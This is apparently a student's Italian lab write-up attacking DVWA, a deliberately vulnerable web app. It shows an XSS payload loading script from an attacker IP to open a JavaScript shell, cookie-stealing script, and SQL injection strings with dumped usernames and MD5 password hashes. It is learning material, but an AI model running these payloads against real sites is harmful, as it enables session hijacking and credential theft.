



# DVWA XSS



Qui ho provato a scrivere un nome a caso nello spazio e successivamente ad eseguire un JS con `<script>alert()</script>`



Ho pensato che potessi avviare una JS Shell dato che eseguiva scripts. Ho cercato su internet per avviare una shell e ho trovato questo comando:

`<script>setInterval(function(){d=document;z=d.createElement("script");z.src="//192.168.1.15:4848";d.body.appendChild(z)},0)</script>`

Da inserire IP dell'attaccante (kali IP) e Porta di ascolto (4848). Con netcat riesco a collegarmi ma non spawna una shell quindi ho cercato su internet per spawnare la shell <https://github.com/shelld3v/JSshell>



Qui mi sono messo in ascolto con questo tool che mi permette di usare la shell JS. Qui il **Cookie: security=low; PHPSESSID=7bca404d1bbc30286d0203b8cb33266c** Per prendere il cookie si può fare `<script>alert(document.cookie)</script>`

# SQL INJECTION

User ID:

ID: %' or '1'='1  
First name: admin  
Surname: admin

ID: %' or '1'='1  
First name: Gordon  
Surname: Brown

ID: %' or '1'='1  
First name: Hack  
Surname: Me

ID: %' or '1'='1  
First name: Pablo  
Surname: Picasso

ID: %' or '1'='1  
First name: Bob  
Surname: Smith

Sulla sezione SQL Injection ho provato il seguente comando per vedere tutti gli users nel DB

`' or '1'='1`

Peró niente password

User ID:

ID: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: admin  
admin  
admin  
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Gordon  
Brown  
gordonb  
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Hack  
Me  
1337  
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Pablo  
Picasso  
pablo  
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Bob  
Smith  
smithy  
5f4dcc3b5aa765d61d8327deb882cf99

`' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users`

Con questo input possiamo vedere tutte le informazioni degli utenti comprese le password e gli hash in MD5